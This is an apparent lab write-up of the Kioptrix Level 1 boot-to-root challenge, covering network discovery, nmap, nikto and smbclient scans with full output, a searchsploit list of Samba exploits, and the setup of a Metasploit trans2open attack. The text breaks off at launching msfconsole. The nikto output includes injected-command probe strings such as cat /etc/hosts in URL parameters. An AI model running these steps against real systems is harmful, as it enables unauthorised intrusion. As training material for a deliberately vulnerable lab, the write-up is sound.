Kioptrix: Level 1

Required conditions:

Linux Kali and Parrot Security OS:
The virtual machine that will be used to find potential points of attack against the level 1 Kioptrix virtual computer. Pre-installed on these Linux distributions are all necessary utilities. Select a single one of them. Offensive-Security offers the Debian-based Kali Linux virtual machine (VM) for VMware and VirtualBox.
(TIP : For the above exploit to work, Both kali and Kioptrix should be in bridged network If you are hosting in Vmware)

Executive Summary:


This report details the findings of a penetration test conducted on the Kioptrix Level 1 vulnerable virtual machine. The primary objective was to successfully gain root access to the system and identify key vulnerabilities.

Kioptrix is a boot to root challenge which you can download from Vulnhub Drive. You can download and install it on your virtual machine.

1 .Reconnaissance:

- Activate your virtual machine (Kioptrix 1.0) and search the local network for the victim's IP address.

  >> **arp-scan -l Or >>sudo netdiscover**
- OS Identification: Used Nmap's OS fingerprinting technique to determine the target system as a Red Hat-based Linux distribution.



```
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:91:47:62, IPv4: 10.0.2.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:d3:16:6a       PCS Systemtechnik GmbH
10.0.2.5        08:00:27:b2:a2:51       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.109 seconds (121.38 hosts/sec)
. 4 responded
```

- Network Scanning: Employed Nmap to identify open ports and services:


  Use >> **nmap -sV -A <Enter Kioptrix IP (10.0.2.5)>** Or **sudo nmap kioptrix -sV -p- -O -T4 -oN nmap <Enter Kioptrix IP (10.0.2.5)>**

  -p- –> to scan ports from 1 through 65535

  -sV –> Version detection


  -sC –> script scan using the default set of scripts => equivalent to –script=default

  -A –> Aggressive scan options



```
┌──(root㉿kali)-[~]
└─# nmap -sV -A 10.0.2.5
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-06 11:47 PST
Nmap scan report for 10.0.2.5
Host is up (0.00088s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_
ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 Ope
nSSL/0.9.6b
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8
.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_ssl-date: 2024-01-07T00:48:16+00:00; +4h59m59s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOr
ganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
```

You can do more recon by browsing the IP and Enumerating HTTP/HTTPS, SMB and SSH.



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in /etc/httpd/conf/httpd.conf has changed. Any subdirectories which existed under /home/httpd should now be moved to /var/www. Alternatively, the contents of /var/www can be moved to /home/httpd, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".


The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

Try keeping notes of the recon you do and try exploring more and find potential vulnerabilities. Apply nikto scan - It uncovers potential vulnerabilities, misconfigurations, outdated software, and other security issues on web servers.



```
┌──(root㉿kali)-[~]
└─# nikto -h http://10.0.2.5
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.5
+ Target Hostname:    10.0.2.5
+ Target Port:        80
+ Start Time:         2024-01-07 12:21:54 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 20:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vul
ing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2024-01-07 12:22:30 (GMT-8) (36 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


For the Nikto scan,
Use >> nikto http://10.0.2.5

mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
CVE-2002-0082 is interesting which provides remote shell.

2. Vulnerability Identification:


- To find vulnerabilities , we need to know the samba version :
  use>> **smbclient -L kioptrix**

- The searchsploit command is designed to uncover valuable information within the Exploit Database:
  Use >> **searchsploit samba**



```
┌──(root㉿kali)-[~]
└─# smbclient  -L 10.0.2.5
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP

┌──(root㉿kali)-[~]
└─# searchsploit samba
------------------------------------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------------------------------------
GoSamba 1.0.1 - 'INCLUDE_PATH' Multiple Remote File Inclusions
Microsoft Windows XP/2003 - Samba Share Resource Exhaustion (Denial of Service)
Samba 1.9.19 - 'Password' Remote Buffer Overflow
Samba 2.0.7 - SWAT Logfile Permissions
Samba 2.0.7 - SWAT Logging Failure
Samba 2.0.7 - SWAT Symlink (1)
Samba 2.0.7 - SWAT Symlink (2)
Samba 2.0.x - Insecure TMP File Symbolic Link
Samba 2.0.x/2.2 - Arbitrary File Creation
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 - Brute Force Method Remote Command Execution
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow
Samba 2.2.x - Remote Buffer Overflow
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
```

As we know , the linux version in the above step of Nmap




```
Samba 2.0.x/2.2 - Arbitrary File Creation
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)
Samba 2.2.8 - Brute Force Method Remote Command Execution
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow
```

3. Exploitation:

Since it is evident from the above list that the lab can attack several vulnerabilities, we don't waste any time in running the following command in conjunction with Metasploit to attempt to compromise the target virtual machine.
This takes use of a buffer overflow present in Samba 2.2.0 through 2.2.8. When the no exec stack option is not set on x86 Linux systems, this specific module can take advantage of the vulnerability.
 NOTE: Since they don't seem to let anonymous access to IPC, many older RedHat versions don't appear to be vulnerable.
 So by using Metasploit.
The following commands can be used to launch Metasploit:

execute as >>**sudo msfconsole**

